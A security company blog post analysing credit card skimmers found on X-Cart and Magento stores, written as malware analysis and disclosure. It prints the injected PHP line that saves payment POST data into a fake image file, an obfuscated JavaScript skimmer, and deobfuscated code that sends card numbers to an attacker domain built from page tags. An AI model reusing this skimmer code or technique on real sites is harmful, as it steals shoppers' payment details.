Sucuri Blog

blog.sucuri.net/2022/05/x-cart-skimmer-with-dom-based-obfuscation.html

Denis Sinegubko May 17, 2022

Our lead security analyst Liam Smith recently worked on an infected X-Cart website and found two interesting credit card stealers there — one skimmer located server-side, the other client-side.

X-Cart's e-commerce platform is not nearly as popular as Magento or WooCommerce and as a result we don't see as many threat actors targeting it. While we do still regularly find skimmers on X-Cart sites, they are usually more customized and don't look like typical Magecart malware.

Server-Side Credit Card Stealer

The server-side skimmer found in the compromised environment was very simple.

In the **payment/payment_swoosh_cc.php** file, hackers had added a single line of code that saved the base64-encoded **POST** data with payment details into a file on disk.

To make it less suspicious, the file had a .**jpg** extension and was placed in a directory with image files. To retrieve the stolen information, hackers simply needed to download their fake JPG file from time to time.

```
    @file_put_contents('/var/www/vhosts/<host>/httpdocs/images/C/<redacted>.jpg',
@base64_encode($query.serialize($_POST))."\n", FILE_APPEND);
```

Injected line of code that saves payment details into a fake image file

Client-Side Credit Card Stealer

The client side skimmer turned out to be much more interesting. The following obfuscated script was found in the **skin/common_files/check_cc_number_script.tpl** file.

```
<script>eval(decodeURIComponent('(function()%7B(function%20RM3RPB()%7Bvar%20X3M
OQ4%3DString.fromCharCode(115%2C112%2C108%2C105%2C116%2C44%2C116%2C111%2C83%2C1
16%2C114%2C105%2C110%2C103%2C44%2C106%2C111%2C105%2C110%2C44%2C108%2C101%2C110%
2C103%2C116%2C104%2C44%2C99%2C104%2C97%2C114%2C67%2C111%2C100%2C101%2C65%2C116%
2C44%2C102%2C114%2C111%2C109%2C67%2C104%2C97%2C114%2C67%2C111%2C100%2C101
)%5BString.fromCharCode(115%2C112%2C108%2C105%2C116)%5D(String.fromCharCode(44
))%3Bfunction%20WJKEW7(ULLPP9)%7BULLPP9%3DULLPP9%5BX3MOQ4%5B0%5D%5D(%22%22
)%3Bvar%20AOKKHB%3DRM3RPB%5BX3MOQ4%5B1%5D%5D()%5BX3MOQ4%5B0%5D%5D(%2F%5C
(%7C%20%7C%09%7C%5Cn%7C%5Cr%7C%3B%7C%7D%7C%7B%7C%5C)%2F)%5BX3MOQ4%5B2%5D%5D
(%22%22)%5BX3MOQ4%5B3%5D%5D%5BX3MOQ4%5B1%5D%5D()%5BX3MOQ4%5B0%5D%5D(%22%22
)%2CBC6I7L%3D0%2CQ4G3XG%3D%22%22%2CB7VGX7%3D%22%22%2CISV39D%3D0%2CJ697SY%3Bfor
(J697SY%3D0%3BJ697SY%3CULLPP9%5BX3MOQ4%5B3%5D%5D%3BJ697SY%3DJ697SY%2B2)%7Bif
(AOKKHB%5BX3MOQ4%5B3%5D%5D%3D%3DBC6I7L)%7BBC6I7L%3D0%3B%7DB7VGX7%3DparseInt
(ULLPP9%5BJ697SY%5D%2BULLPP9%5BJ697SY%2B1%5D%2C30)-AOKKHB%5BBC6I7L%5D%5BX3MOQ4%
                                ...skipped...
Delse%7BVGBY59%2B%3DP4WI84%5BU2DXFF%5D*1%7D%7Dreturn!(VGBY59%2510)%7Dfunction%2
0P4WI84()%7Bvar%20IZ25JL%3DUE1JIV%5BS4VS7A(41%2C-24%2C-35%2C47)%5D%7C%7CUE1JIV%
5BH2YCQV%5D(S4VS7A(22%2C-8))%2CU2DXFF%3Bfor(U2DXFF%3D0%3BU2DXFF%3CIZ25JL%5BIDY3
N6%5D%3BU2DXFF%2B%2B)%7Bif(NTIYOV%5BS4VS7A(49%2C-51%2C2%2C30)%5D(MJI3Z9%2BIZ25J
L%5BU2DXFF%5D%5BS4VS7A(48%2C18%2C-35)%5D%5BS4VS7A(24%2C-46%2C54)%5D()%2BMJI3Z9
)%3E%3D0%26%26!IZ25JL%5BU2DXFF%5D%5BR24D6M%5D)%7BIZ25JL%5BU2DXFF%5D%5BR24D6M%5D
%3D1%3BT9K765(IZ25JL%5BU2DXFF%5D%2CS4VS7A(8%2C29%2C-11%2C-3))%7D%7DsetTimeout
(P4WI84%2C99)%7DP4WI84()%7D())%7D())%7D())'));</script>
```

Injected JavaScript skimmer

The first steps of deobfuscation were obvious. We applied the **decodeURIComponent** function and prettified the resulting JavaScript code.

```
(function () {
  (function RM3RPB() {
    var X3MOQ4 = "split,toString,join,length,charCodeAt,fromCharCode".split(
      ","
    );
    function WJKEW7(ULLPP9) {
      ULLPP9 = ULLPP9.split("");
      var AOKKHB = RM3RPB["toString"]()
          ["split"](/\(| |  |\n|\r|;|}|{|\)/)
          ["join"]("")
          ["length"]["toString"]()
          ["split"](""),
        BC6I7L = 0,
        Q4G3XG = "",
        B7VGX7 = "",
        ISV39D = 0,
        J697SY;
      for (J697SY = 0; J697SY < ULLPP9.length; J697SY = J697SY + 2) {
        if (AOKKHB.length == BC6I7L) {
          BC6I7L = 0;
        }
        B7VGX7 =
          parseInt(ULLPP9[J697SY] + ULLPP9[J697SY + 1], 30) -
          AOKKHB[BC6I7L].charCodeAt(0) -
          ISV39D;
        Q4G3XG += String.fromCharCode(B7VGX7);
        ISV39D = B7VGX7;
        BC6I7L++;
      }
      return Q4G3XG;
    }
    X3MOQ4 = WJKEW7(

"225b8l907r7f8q8n8m8j9d9e7n7p8m7o8c7j7m8j8m593n6o8r909g9g746t938m8l8892756k8l9c966r6c929g9e95986t6f
6b6s8r8o6h6m8n925h5m8r8o5b5q8n8t8l5e5f5e5m613j3i5g8q8o8p8r975h59858h7c7t8r8s99847j979e8t8j8s8s5q5a9
0928k89928b888o93898i9k967q818p5t4r4q5j985n5n919f948s8t5r3f3e30393b3a5d8h58433t5l939e969e7g574m3o5s
8q8l96909a5o5l93978p5p467j7d485m92969j8t8d8j9h9c5m5n9e938p8t635r8n8f8r8o925h5e8q9e8l8d8g7f7p968o985
o658s8h93955e5h8n978o8r7o73746p4e5e8i8s5g5m8s8m89988c7n5a638q8c7j7m8j8m59639a7t7p9h938r7j7b8p8s595n
908s8n5r5n8j8e8r5e5h8d5h5c8p8n8f8q8t787o8m8m8i8s995s5d92988s8n9h7p798b90988r59629c8p575q8j8p8n8k"
    )["split"]("\n");
    function S4VS7A() {
      var AOKKHB = arguments,
        BC6I7L = 0,
        J697SY;
      for (J697SY = 0; J697SY < AOKKHB.length; J697SY++)
        BC6I7L += AOKKHB[J697SY];
      return X3MOQ4[BC6I7L];
```

Prettified code after the first steps of deobfuscation

Anti-Debugging Trap

The resulting code was still obfuscated and didn't reveal its functionality. It obviously contained functions to decode itself, so we executed the script to reconstruct its meaningful representation. At this step, we encountered the first obstacle. The script returned errors telling us that certain variables were "undefined".

After the analysis, we figured out that the deobfuscation algorithm relied on the length of the code of one of the wrapper functions. The use of **decodeURIComponent** along with the prettification of the code to improve readability had significantly changed the length of that function and broke the deobfuscation algorithm.

We regularly come across this “anti-debugging” approach in malware. It can normally be circumnavigated by copying the original script and feeding its content to the function that calculates its length. In this case, because of the additional layer of obfuscation, we used a different approach. We wrote a brute force script that tried all possible numbers unless it found the one that produced meaningful deobfuscation results.

Credit Card Stealer Functionality

After we had successfully deobfuscated the script, all we needed to do was replace the encrypted values with their plain text versions and rename variables and function names to see how exactly the malicious code worked.

As we anticipated, the script contained typical skimmer functionality. It looked for the **input** and **select** form elements and sent their values to a third-party server as lightly encoded (**encodeURIComponent**) GET parameters of an injected script. To make sure that only valid payment details are sent to the attacker, the malware checks the values to verify that at least one of the “**input**” elements contains a **valid credit card number** using a publicly available validation algorithm.

DOM-based Obfuscation of the Exfiltration Domain

At this stage, the only unknown left was the domain name of the exfiltration script that skimmer tried to inject.

After our deobfuscation efforts, the relevant part of the code looked like this:

```
  if (paymentData != inputData && ccNumber) {
    paymentData = inputData;
    injectSkimmerScript();
  }
}
function getTagByCount(n) {
  var elements = document["all"] || document.getElementsByTagName("*");
  return elements[n].tagName.toLowerCase();
}
function injectSkimmerScript() {
  var url = "https://";
  url += "meta" + getTagByCount(0) + getTagByCount(1) + ".com/folder/ip/zxc.php";
  var scriptEl = document["createElement"]("script"),
    html = document.getElementsByTagName("html")[0];
  scriptEl = html["insertBefore"](scriptEl, null);
  scriptEl.src = url + "?r=" + randnum + paymentData + "&cc=" + ccNumber;
}
```

Code that injects the exfiltration script

As you can see, the URL can only be determined when you actually run the code on the infected page. The static analysis only reveals that the domain name begins with "**meta**" and ends with ".**com**". The rest depends entirely on the DOM (Document Object Model) structure of the page where the script is injected — namely, on the first two HTML tags on that page.


In our case, the infected site had pretty standard beginning for the HTML code:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1
/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xmlns:g="http://base.google.com/ns/1.0"
xmlns:og="http://ogp.me/ns#" xmlns:fb="http://ogp.me/ns/fb#">
<head>
<meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
```

HTML code of the infected page

Not surprising, the first two tags were **html** and **head**. To verify that we correctly identified the tags, we injected the URL generating piece of code into the browser's console:



Evaluating exfiltration URL in the Web Developer Tools console

This simple trick confirmed our assumption and revealed the URL of the injected script: **hxxps ://metahtmlhead[.]com/folder/ip/zxc.php** (Full disclosure: we already had this URL after the initial analysis of the traffic generated by the infected website).

Magento Credit Card Stealer


When this investigation was over, our researcher Ben Martin found a seemingly unrelated skimmer in a database of a Magento 1.x site.

JavaScript skimmer found on a Magento 1.x site

However, after removing the first layer of obfuscation, we found the very familiar structure with "**split,toString,join,length,charCodeAt,fromCharCode**" and a decoding function that relies on the length of the initially encoded function.

Using the same brute force approach, we decoded it and found a similar skimmer code. However, this time the domain name obfuscation didn't include any parts derived from the HTML DOM. The discovered exfiltration URL was: **winsiott[.]com/folder/ip/stt.php** . The URL structure **domain/folder/ip/xxx.php** fully matched the one found in the X-Cart skimmer.

PublicWWW shows a few more sites infected with variations of this skimmer (all with the **winsiott[.]com/folder/ip/stt.php** exfiltration URL). Sucuri SiteCheck detects them as "**malware.magento_shoplift?199**".



Malware.magento_shoplift?199 skimmer detected by SiteCheck

Malicious Domains

The **metahtmlhead[.]com** domain was registered over three months ago on **February 7, 2022** using Registrar.eu (not a typical registrar for skimmers). It is hosted on a server with the IP address **162.241.222 .226** (UNIFIEDLAYER-AS-1, US), which has a history of being used by phishers.

The **winsiott[.]com** domain was registered on **June 7, 2021**. It is hosted on a server with the IP **83.242.96 .149** (AHOST-AS, RU).

Conclusion & Mitigation Steps

Every e-commerce site is a potential target for bad actors trying to steal payment details, regardless of whether they're using an ultra-popular CMS or a custom built solution. Less popular platforms usually attract more targeted attacks where hackers may employ more creative attack vectors and injected malware.

Websites that allow credit card transactions should take security very seriously — PCI compliance is mandatory for anyone who operates an e-commerce website, and the implication of a compromise affects not only the personal information and security of the site's users but also the website's ability to accept credit card payments. Site owners may even incur fines or penalties from regulators if customers complain about fraudulent transactions.

One of the most important things you can do to protect your website against credit card stealing malware is to follow the requirements outlined in the PCI-DSS. If you're looking for a simple solution to meet the first requirement for PCI compliance, you can employ a Web Application Firewall (WAF) like the Sucuri Firewall.